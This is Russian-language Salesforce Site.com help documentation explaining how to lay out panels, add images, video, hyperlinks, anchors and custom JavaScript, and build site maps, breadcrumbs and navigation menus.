[Размещение панелей с помощью таблицы стилей](#)

[Изменение HTML-тега элемента страницы](#)

## Размещение панелей с помощью таблицы стилей


Панель — это эффективный инструмент создания макетов, который определяет логические разделы страницы. С помощью таблицы стилей пользователи могут размещать панели и корректировать макеты страниц.

### Добавление отступов и полей на панели

Благодаря двум свойствам таблицы стилей (**поля и отступы**), макет страницы может содержать промежутки между строками и столбцами, а также между их содержимым. Поля определяют промежутки за пределами панели (между ее контуром и внешним краем), тогда как отступы определяют промежутки между содержимым панели и ее контуром.

Чтобы добавить поля и отступы, выполните указанные ниже действия.



1. Выберите панель.
2. Откройте раздел «Размеры» на панели «Стиль».
3. В разделе «Размеры» выполните одно из указанных ниже действий.
  - Чтобы задать ширину всех четырех полей, введите нужное значение в текстовую область «Все» и выберите единицу измерения.
  - Чтобы задать ширину только верхнего, нижнего, правого или левого поля, введите значение в соответствующую текстовую область и выберите единицу измерения.
4. Чтобы задать ширину отступа, повторите указанные выше действия в разделе «Отступы». При добавлении отступа увеличивается общая ширина панели. Например, в результате добавления отступов шириною 20 пикселей со всех сторон панели шириною 500 пикселей, общая ширина панели будет составлять 540 пикселей.

 **Совет:** Кроме того, с помощью полей элемент страниц «панель» или «блок» может быть размещен строго по центру. Введите значение «0» в текстовую область «Все» и выберите значение «Авто» в раскрывающемся списке.

### Создание панелей столбцов с помощью свойства «Плавать»

Чтобы добавить на страницу дополнительные разделы, воспользуйтесь таблицей стилей или [панелями строк и столбцов](#). Также можете воспользоваться свойством таблицы стилей «плавать», благодаря которому панели столбцов могут быть размещены слева или справа. (Панели, добавляемые с помощью панелей строк и столбцов, автоматически размещаются с помощью свойства «плавать».) Например, на панель контейнера могут быть добавлены две отдельные панели, в свойствах «ширина» и «плавать» которых задано создание двухстолбцового макета страницы.

Чтобы создать панель столбцов, выполните указанные ниже действия.

1. Выберите панель.
2. Откройте раздел «Макет» на панели «Стиль».
3. Чтобы сдвинуть панель влево, щелкните значок . Чтобы сдвинуть панель вправо, щелкните значок . При создании двухстолбцового макета убедитесь, что свойство «плавать» задано для обеих панелей.
4. Чтобы настроить ширину панели, задайте нужную ширину в разделе «Размеры» или перетащите контур панели на страницу. Например, при создании двух столбцов равной ширины, задайте ширине обеих панелей значение «50%».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

-  **Совет:** При использовании свойства «плавать» выберите значение «скрыто» для свойства панели контейнера «переполнение». В этом случае панель контейнера будет увеличиваться по мере увеличения высоты панели столбцов. Выберите нужную панель контейнера, а затем выберите значение «Скрыто» в раскрывающемся списке «Переполнение», который отображается в разделе «Макет» на панели «Стиль».

СМ. ТАКЖЕ:

[Общие сведения о каскадных таблицах стилей](#)

[Создание макетов страниц Site.com с помощью панелей](#)

## Добавление изображений прямо на страницу

Администраторы сайта и конструкторы могут добавлять изображения прямо на страницы сайта и в шаблоны страниц, либо [добавлять изображения в блоки содержимого](#).

Чтобы добавить изображение прямо на страницу, выполните указанные ниже действия.

1. Откройте страницу сайта или шаблон страницы.
2. Перетащите элемент **«Изображение»** с панели «Элементы страницы» на страницу.
3. В диалоговом окне «Добавить изображение» выполните одно из указанных ниже действий.
  - Чтобы найти готовое изображение, введите его имя в текстовое поле «Поиск изображения» и выберите нужное изображение из списка.
  - Чтобы загрузить изображение со своего компьютера, откройте вкладку «Загрузить», найдите нужное изображение и нажмите кнопку **«Загрузить»**, а затем выберите нужное изображение из списка.
4. Нажмите кнопку **«Применить»**. Изображение будет добавлено на страницу.
5. Введите краткое описание изображения в поле «Альтернативный текст» на панели «Свойства». Данное описание используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.

СМ. ТАКЖЕ:

[Добавление элементов страницы Site.com](#)

[Редактирование и работа с элементами страницы Site.com](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:


- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Работа с блоками содержимого

### Добавление блоков содержимого на страницы

В блоках содержимого хранится текст со страниц веб-сайта, а также изображения, видеофайлы и гиперссылки. Конструкторы и администраторы сайта могут добавлять блоки содержимого на страницы в режиме конструктора.

Чтобы добавить блок содержимого на открытую страницу, перетащите его с панели «Элементы страницы» на страницу или [выберите элемент страницы в контейнере](#).

Чтобы [изменить блок содержимого](#), дважды щелкните нужный блок. Чтобы напрямую изменить HTML, выберите нужный блок содержимого и щелкните  > «**Редактировать HTML**».

Авторы могут редактировать блоки содержимого, являющиеся редактируемыми в шаблоне страницы, на любых страницах на основе шаблона. Чтобы добавить блок содержимого, который может редактироваться только другими администраторами сайта или конструкторами, рекомендуем воспользоваться [настраиваемым кодом](#).

СМ. ТАКЖЕ:

- [Добавление изображений в блоки содержимого в режиме конструктора](#)
- [Добавление гиперссылок на текст и изображения в режиме конструктора](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Общие сведения о панели редактирования содержимого

Конструкторы и администраторы сайта могут [редактировать блоки содержимого](#) в режиме конструктора. Блоки содержимого хранят текст страницы сайта, а также изображения, видеофайлы и гиперссылки.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.



Ниже перечислены действия, доступные на панели редактирования содержимого в режиме конструктора.

- Отмена и повтор внесенных изменений, а также отмена форматирования текста, скопированного и вставленного из Microsoft® Office, который также может содержать скрытое форматирование (1).
  - Вырезание, копирование и вставка текста (2).
  - Применение прямого форматирования (3), например:
    - Семейство шрифтов и размер шрифта
    - Жирный шрифт, курсив, подчеркивание, перечеркивание, нижний индекс, верхний индекс
    - Цвет шрифта и выделения
  - Определение стиля текста и разметки (4) с помощью:
    - применения параграфов и заголовков;
    - настройки отступов в параграфах;
    - выравнивания по центру, левому краю, правому краю или по ширине;
    - вставки пронумерованных или маркированных списков.
  - Вставка таблицы, а также добавление строк, столбцов и промежутков (5).
  - Добавление [изображений](#), [видеофайлов](#) и специальных символов (6).
  - Добавление и удаление [гиперссылок](#) и [привязок](#) (7).
-  **Совет:** Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.

## Редактирование блоков содержимого в режиме конструктора


Конструкторы и администраторы сайта могут редактировать блоки содержимого на странице. Блоки содержимого хранят текст для страниц сайта, а также изображения, видеофайлы и гиперссылки.

Ниже перечислены действия, доступные на открытой странице в режиме конструктора.

1. Дважды щелкните нужный блок содержимого на странице.
2. Добавьте или измените текст, а затем выполните его форматирование посредством панели редактирования содержимого.



### Совет:

- В случае копирования и вставки текста из Microsoft® Office, выделите текст и щелкните значок , чтобы удалить любое скрытое форматирование, которое может отрицательно повлиять на способ отображения текста на странице.
  - Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.
3. При необходимости добавьте [изображения](#), [видеофайлы](#), [гиперссылки](#) или [привязки](#).
  4. Нажмите кнопку «**Сохранить**».



**Прим.:** Содержимое всех редактируемых элементов дочерней страницы или шаблона связывается с содержимым редактируемых элементов родительского шаблона страницы. Обновление содержимого редактируемого элемента страницы в родительском шаблоне инициирует изменение любых дочерних страниц или шаблонов страниц. Однако, изменения, внесенные в содержимое редактируемого элемента страницы на уровне дочерней страницы или шаблона, нарушают установленную связь, поэтому все последующие изменения, внесенные в элемент страницы родительского шаблона, не отображаются на дочерних страницах или в дочерних шаблонах.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:


- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта



Добавление изображений в блоки содержимого в режиме конструктора

Конструкторы и администраторы сайта могут добавлять изображения в блоки содержимого при просмотре страницы в режиме конструктора.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужный блок содержимого на странице.
2. Установите курсор в нужное место и щелкните значок .
3. В диалоговом окне «Свойства изображения» выполните одно из указанных ниже действий.
  - Введите URL-адрес изображения в поле «URL-адрес изображения».
  - Чтобы выбрать изображение на веб-сайте, щелкните «**С веб-сайта**» и выберите нужное изображение из списка.
  - Чтобы загрузить изображение со своего компьютера, откройте вкладку «Загрузить», найдите нужное изображение и нажмите кнопку «**Загрузить**».
4. Введите краткое описание изображения в поле «Альтернативный текст». Данное описание используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.
5. При необходимости просмотрите изображение относительно текста страницы и задайте перечисленные ниже параметры.
  - Ширина и высота изображения
  - Промежутки вокруг изображения (с помощью свойств `hSpace` и `vSpace`)
  - Выравнивание видеонизображения относительно текста страницы
  - Граница изображения (например, чтобы задать пунктирную зеленую линию толщиной 10 пикселей, введите значение «10 пикселей пунктирная зеленая» в поле «Граница»)
6. Нажмите кнопку «**Применить**».
7. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Редактирование блоков содержимого в режиме конструктора](#)

[Общие сведения о панели редактирования содержимого](#)

[Импорт и управление активами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только  
содержимого сайтов  
Site.com:

- Пользователь Site.com Contributor


И

Роль автора,  
назначенная на уровне  
сайта

## Добавление видеофайлов в блоки содержимого в режиме конструктора

Конструкторы и администраторы сайта могут добавлять видеофайлы YouTube®, Google®, Adobe® Flash®, Windows Media® и Apple QuickTime® в блоки содержимого при просмотре страницы в режиме конструктора.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужный блок содержимого на странице.
2. Установите курсор в нужное место и щелкните значок .
3. В диалоговом окне «Свойства видеоролика» выберите тип видеофайла, а затем выполните одно из указанных ниже действий.
  - Введите URL-адрес видеофайла в текстовую область «URL-адрес видеоролика» (например, <http://www.youtube.com/watch?v=123abc>).
  - Чтобы выбрать видеофайл на веб-сайте, щелкните «С веб-сайта» и выберите нужный видеофайл из списка.
  - Чтобы загрузить видеофайл со своего компьютера, откройте вкладку «Загрузить», найдите нужный видеофайл и нажмите кнопку «Загрузить».

 **Прим.:** Для выбора и загрузки доступны только файлы Flash, Windows Media и QuickTime.

4. Чтобы определить способ отображения видеоролика на странице, настройте указанные ниже параметры.
  - Ширина и высота видеоизображения
  - Промежутки вокруг видеоизображения (с помощью свойств HSpace и VSpace)
  - Выравнивание видеоизображения относительно текста страницыЗапустите видеоролик для предварительного просмотра.
5. Нажмите кнопку «Применить». В блоке содержимого видеоролик отображается в виде значка.
6. Нажмите кнопку «Сохранить».

 **Прим.:** Предварительный просмотр страницы поддерживает все типы видеофайлов, кроме файлов Windows Media.

СМ. ТАКЖЕ:

[Редактирование блоков содержимого в режиме конструктора](#)

[Общие сведения о панели редактирования содержимого](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:


- Пользователь Site.com Contributor И Роль автора, назначенная на уровне сайта

## Добавление гиперссылок на текст и изображения в режиме конструктора

При просмотре страницы в режиме конструктора администраторы сайта и конструкторы могут создавать гиперссылки на:

- Внешние веб-страницы или веб-сайты
- Страницы и активы сайта
- Сообщения эл. почты
- Привязки на странице

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужный блок содержимого на странице.
2. Выберите нужный текст или изображение и щелкните значок .
3. Выберите нужный тип ссылки в раскрывающемся списке «Связать с:». Чтобы связать с...
  - веб-страницей, выполните указанные ниже действия.
    - a. Выберите значение «**URL-адрес**».
    - b. Введите адрес в поле «URL-адрес» (например, `http://www.vneshniisait.ru`).
    - c. Перейдите к действию 4.
  - страницей или элементом сайта, выполните указанные ниже действия.
    - a. Выберите значение «**Элемент сайта**».
    - b. Выберите нужный тип элемента (например, страница или изображение).
    - c. Выберите нужный элемент. (Если список элементов не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)
    - d. Перейдите к действию 4.
  - привязкой, добавленной ранее на страницу, выполните указанные ниже действия.
    - a. Выберите значение «**Привязка на странице**».
    - b. Выберите нужную привязку в раскрывающемся списке. В противном случае введите имя новой привязки и создайте привязку позже.
    - c. Перейдите к действию 5.
  - сообщением эл. почты, выполните указанные ниже действия.
    - a. Выберите значение «**Эл. почта**».
    - b. Введите адрес эл. почты получателя и текст сообщения.
    - c. Перейдите к действию 5.
4. Чтобы выбрать окно для отображения элемента, выберите нужное значение в раскрывающемся списке «Цель».



**Прим.:** Если блок содержимого используется в повторителе данных, то **выражения** поддерживают добавление настраиваемой ссылки (например, строки URL-запроса) в элемент сайта или веб-страницу.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

- **«Во всплывающем окне»:** элемент отображается во всплывающем окне. При выборе данного параметра пользователь может указать имя всплывающего окна, а также определить его размеры и внешний вид.
  - **«В новом окне (\_blank)»:** элемент отображается в новом безымянном окне обозревателя.
  - **«В текущем окне (\_self)»:** элемент отображается в том же окне в виде ссылки. Данный параметр выбран по умолчанию.
  - **«В активном окне (\_top)»:** элемент отображается в активном родительском наборе рамок или окне-рамке, содержащем ссылку.
  - **«В родительском окне (\_parent)»:** элемент отображается в родительском наборе рамок или окне-рамке, содержащем ссылку.
5. При необходимости введите всплывающее описание для ссылки. Подсказка отображается в виде всплывающего окна при наведении указателя мыши на ссылку.
  6. Нажмите кнопку **«Применить»**.
  7. Нажмите кнопку **«Сохранить»**.

Чтобы удалить гиперссылку, выберите ее и щелкните значок .

СМ. ТАКЖЕ:


[Редактирование блоков содержимого в режиме конструктора](#)

[Общие сведения о панели редактирования содержимого](#)

## Добавление привязок на страницы в режиме конструктора

Привязка — это невидимый маркер, определяющий отдельную область страницы. Конструктор или администратор сайта может добавить привязку на страницу, а затем создать гиперссылку на определенную область. Привязки превосходно подходят для использования на длинных страницах. Например, страница, содержащая несколько разделов, может быть дополнена ссылками на каждый раздел.

Ниже перечислены действия, доступные на открытой странице в режиме конструктора.

1. Дважды щелкните нужный блок содержимого на странице.
2. Установите курсор в начало нужной строки и щелкните .
3. Введите имя привязки и нажмите кнопку «**Применить**». Рекомендуем использовать имя, позволяющее определять расположение привязки на странице (например, «*вверху*»).
4. Теперь [создайте гиперссылку](#) на привязку.

СМ. ТАКЖЕ:

[Добавление гиперссылок на текст и изображения в режиме конструктора](#)

[Редактирование блоков содержимого в режиме конструктора](#)

[Общие сведения о панели редактирования содержимого](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor

И

Роль автора, назначенная на уровне сайта

## Добавление настраиваемого кода на страницы

Настраиваемый код позволяет настраивать сайты посредством разметки (например, HTML или JavaScript).

- **Добавьте разметку в определенную область страницы** с помощью элемента страницы «Настраиваемый код». JavaScript, добавленный с помощью элемента страницы «Настраиваемый код», загружается при загрузке соответствующей области страницы.
- **Добавьте разметку в тег страницы head.** JavaScript, добавленный в тег страницы head, загружается первым.
- **Добавьте JavaScript в тег страницы body** на странице 5154. JavaScript, добавленный в тег страницы body, размещается в конце тега body и загружается только при готовности DOM.
- **Добавьте ссылку на файл или библиотеку JavaScript** на странице 5155 в тег страницы head или body.



### Совет:

- Сценарии не могут быть выполнены во время редактирования страницы в среде Site.com Studio. Чтобы протестировать код, откройте страницу для предварительного просмотра.
- При создании сайта Site.com на основе текущего HTML-сайта рекомендуем избегать вставки больших HTML-фрагментов исходного сайта посредством элемента страницы «Настраиваемый код». В качестве альтернативы рекомендуем использовать доступные элементы страницы (например, [панели](#), [блоки содержимого](#) и [таблицы данных](#)). Данные элементы поддерживают быстрое внесение будущих обновлений и запланированных изменений.

## Добавление разметки прямо на страницу

1. Перетащите элемент страницы **«Настраиваемый код»** с панели «Элементы страницы» на страницу.
2. Введите код в диалоговое окно «Редактировать код».
3. Чтобы добавить код прямо на страницу, нажмите кнопку **«Сохранить и закрыть»**.

## Добавление разметки в тег страницы **Head**

1. Щелкните **«Настроить»** в области «Редактировать разметку верхнего колонтитула» раздела «Сценарии» на панели «Свойства».
2. Введите разметку в диалоговое окно «Редактировать код HTML».
3. Чтобы добавить разметку в тег страницы head, нажмите кнопку **«Сохранить и закрыть»**.

## Добавление JavaScript в тег страницы **Body**

1. Щелкните **«Настроить»** в области «Редактировать сценарий текста» раздела «Сценарии» на панели «Свойства».
2. Введите код в диалоговое окно «Редактировать код JavaScript». Не рекомендуем добавлять теги `<script>`, так как они уже добавлены.
3. Чтобы добавить код в конец тега страницы body, нажмите кнопку **«Сохранить и закрыть»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Использование файлов и библиотек JavaScript

Вместо кода JavaScript, добавляемого прямо на страницу, пользователи могут добавить ссылки на импортированные или внешние файлы JavaScript, либо на общедоступную библиотеку (посредством Google Libraries API).

1. Щелкните значок  в области «Сценарии текста» или «Сценарии верхнего колонтитула» раздела «Сценарии» на панели «Свойства».
2. Чтобы связать с...
  - импортированным файлом JavaScript, выберите «**Импортированный сценарий**», а затем выберите нужный файл.
  - общедоступной библиотекой JavaScript, выберите «**Библиотека Google AJAX**», а затем выберите нужную библиотеку.
  - внешним файлом JavaScript, выберите «**URL-адрес внешнего сценария**», а затем введите нужный адрес.
3. Нажмите кнопку «**Применить**».

СМ. ТАКЖЕ:



[Отображение данных с помощью настраиваемого кода](#)

[Добавление элементов страницы Site.com](#)

## Добавление навигации по веб-сайту

### Общие сведения о карте сайта и иерархии страниц

Представление «Страницы сайта» на вкладке «Общие сведения» содержит страницы и [ссылки карты сайта](#), используемые на веб-сайте. Папка «Карта сайта» представляет собой иерархию или древовидную структуру сайта, которая хранит страницы и ссылки сайта, добавленные в карту сайта. Все новые страницы или ссылки карты сайта автоматически добавляются в эту папку. В папке «Целевые страницы» хранятся отдельные страницы, которые были исключены из карты сайта. Данная папка идеально подходит для временных страниц, например, страниц, создаваемых в рекламных или конкурентных целях.

 **Совет:** Если папка «Карта сайта» не отображается в представлении «Страницы сайта» на вкладке «Общие сведения», щелкните значок .

При добавлении меню навигации на сайт рекомендуем тщательно продумать иерархию страниц и ссылок сайта, которая затем будет использоваться для создания меню. Порядок отображения страниц и ссылок карты сайта в меню навигации определяется пользователем.


Ниже представлена иерархия сайта в виде древовидной структуры.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.



1. Папка «Карта сайта», содержащая четыре страницы сайта.
2. Страница верхнего уровня в иерархии сайта.
3. Родительская страница верхнего уровня с двумя дочерними страницами. Дочерняя страница — это страница, расположенная в иерархии сайта ниже родительской страницы.
4. Две дочерних страницы.
5. Папка «Целевые страницы», содержащая временную страницу, которая не является частью карты сайта или меню навигации.

 **Совет:** Значок ►, отображающийся напротив страницы, указывает на наличие дочерних страниц, доступных для просмотра.

По умолчанию создаваемое меню генерируется на основе страниц и ссылок карты сайта, доступных в папке «Карта сайта» представления «Страницы сайта». Кроме того, меню может быть создано на основе страниц из папки «Целевые страницы», либо дочерних или одноуровневых страниц сайта.

Чтобы скрыть страницу в меню, пути и карте сайта, установите флажок «Скрыть страницу» на панели «Свойства» соответствующей страницы. Кроме того, данный параметр запрещает доступ посетителей веб-сайта к прямому URL-адресу страницы. По умолчанию посетителям доступны все страницы.

СМ. ТАКЖЕ:

[Добавление меню навигации](#)

[Создание страниц Site.com](#)




## Добавление ссылок в карту сайта


Карта сайта поддерживает назначение страниц и прочих элементов. Добавление внутренних или внешних URL-адресов в карту сайта позволяет настраивать меню и пути навигации, предоставляющие еще более универсальный доступ и контроль.

Например, сайт содержит страницу верхнего уровня «Продукты», которая отображает меню на основе дочерних страниц. Чтобы дополнить меню страницей «Отзывы», которая не является дочерней для страницы «Продукты», создайте ссылку карты сайта, указывающую на страницу «Отзывы», и добавьте эту ссылку ниже страницы «Продукты» в карту сайта. В этом случае страница «Продукты» будет содержать меню, состоящее из дочерних страниц, и элемент меню, открывающий страницу «Отзывы».

1. Щелкните **«Создать»** > **«Ссылка карты сайта»** на вкладке «Общие сведения».
2. Введите имя ссылки.
3. Введите URL-адрес. URL-адреса могут быть абсолютными или относительными и чувствительны к регистру.

 **Прим.:** Среда Site.com Studio поддерживает предварительный просмотр абсолютных ссылок карты сайта только при наличии префикса (например, `http://` или `https://`).

4. Нажмите кнопку **«Создать»**.  
Ссылка отображается в нижней части карты сайта.
5. Перетащите ссылку в нужную область карты сайта.

 **Прим.:** Ссылки карты сайта автоматически добавляются в меню и пути навигации. Ссылка карты сайта не может быть задана в качестве настраиваемого корневого узла пути.

СМ. ТАКЖЕ:

[Добавление иерархической навигации на страницы](#)

[Добавление меню навигации](#)

[Общие сведения о карте сайта и иерархии страниц](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление иерархической навигации на страницы

Элемент страницы «Путь», добавленный на страницу, позволяет пользователям перемещаться по страницам сайта и просматривать их текущее расположение в иерархии сайта.

Обычно иерархическая навигация, организованная из страниц и ссылок, используемых в карте сайта, дополняет навигационное меню. Чтобы скрыть страницу в меню, пути и карте сайта, установите флажок «Скрыть страницу» на панели «Свойства» соответствующей страницы. Кроме того, данный параметр запрещает доступ посетителей веб-сайта к прямому URL-адресу страницы. По умолчанию посетителям доступны все страницы.



**Совет:** Чтобы автоматически добавить элемент страницы «Путь» на все страницы сайта, созданные на основе шаблона, добавьте данный элемент в соответствующий шаблон страницы. Путь на каждой производной странице обновляется динамически на основе ее текущего расположения в карте сайта.

1. Откройте нужную страницу или шаблон страницы.
2. Перетащите элемент **«Путь»** с панели «Элементы страницы» на страницу.
3. Выберите настраиваемый корневой узел в параметре «Корневой» на панели «Свойства». По умолчанию используется значение «Нет», согласно которому структура пути формируется на основе текущего расположения страницы в карте сайта.
  - Чтобы задать начальную страницу сайта в качестве первого элемента пути, выберите значение *«Начальная страница»*. Дополнительную информацию о настройке начальной страницы сайта см. в разделе [«Настройка свойств сайта»](#).
  - Чтобы задать конкретную страницу сайта в качестве первого элемента пути, выберите нужную страницу.



**Прим.:** Ссылка карты сайта не может быть задана в качестве настраиваемого корневого узла пути.

4. Выберите нужный разделитель в параметре «Разделитель» на панели «Свойства». По умолчанию используется разделитель >. При необходимости замените данный разделитель другим текстовым символом или вставьте HTML-код изображения, доступного на сайте (например, `<img src='/separatorimage.jpg' />`).
5. Чтобы оформить путь, выполните указанные ниже действия.
  - a. Выберите «Класс» на панели «Стиль».
  - b. Выберите нужное значение в раскрывающемся списке «Стиль».
  - c. При необходимости настройте значения на вкладке **«Видимый»**.

СМ. ТАКЖЕ:

[Добавление меню навигации](#)

[Редактирование и работа с элементами страницы Site.com](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление меню навигации

По умолчанию создаваемое меню генерируется на основе страниц и ссылок карты сайта, доступных в папке «Карта сайта» представления «Страницы сайта». Кроме того, меню может быть создано на основе страниц из папки «Целевые страницы», либо дочерних или одноуровневых страниц сайта.

1. Чтобы изменить порядок отображения страниц сайта и [ссылок карты сайта](#) в меню, перетащите их в нужную область папки «Карта сайта» или «Целевые страницы». Чтобы сделать страницу или ссылку карты сайта дочерней, перетащите нужную страницу или ссылку в другую страницу или ссылку. Чтобы исключить страницы или ссылки из карты сайта, перетащите их в папку «Целевые страницы».



**Совет:** Если папка «Карта сайта» не отображается в представлении «Страницы сайта» на вкладке «Общие сведения», щелкните значок

2. Откройте страницу сайта или шаблон страницы, который должен быть добавлен в меню навигации.
3. Перетащите элемент **«Меню»** с панели «Элементы страницы» на страницу.
4. Выберите нужные страницы в свойстве «Источник меню» на панели «Свойства». По умолчанию папка «Карта сайта» используется для создания меню. Кроме того, меню отображает все ссылки карты сайта в соответствующей иерархии.
  - Чтобы создать меню на основе страниц из папки «Целевые страницы», выберите значение *«Целевые страницы»*.
  - Чтобы создать меню на основе дочерних страниц текущей страницы, выберите значение *«Дочерние страницы»*.
  - Чтобы создать меню на основе всех одноуровневых страниц текущей страницы, выберите значение *«Одноуровневые страницы»*.
  - Чтобы создать меню на основе дочерних страниц конкретной страницы сайта, выберите нужную страницу.



**Прим.:** Если элемент меню добавляется в шаблон страницы, то выбор источника меню *«Дочерние страницы»* или *«Одноуровневые страницы»* инициирует некорректное отображение меню в шаблонах страниц, которые не являются частью иерархии карты сайта. Тем не менее, меню отображается корректно на страницах сайта, созданных на основе шаблона страницы.

5. Чтобы изменить внешний вид меню, выберите другую тему в раскрывающемся списке «Имя темы». Например, чтобы создать раскрывающееся меню, выберите значение «Горизонтальный раскрывающийся список». [Стиль любой темы может быть изменен](#) в соответствии с потребностями пользователя.

6. Чтобы изменить имя страницы в меню, откройте связанную страницу и обновите поле «Имя для навигации» на панели «Свойства». Имя для навигации может содержать пробелы и специальные символы.

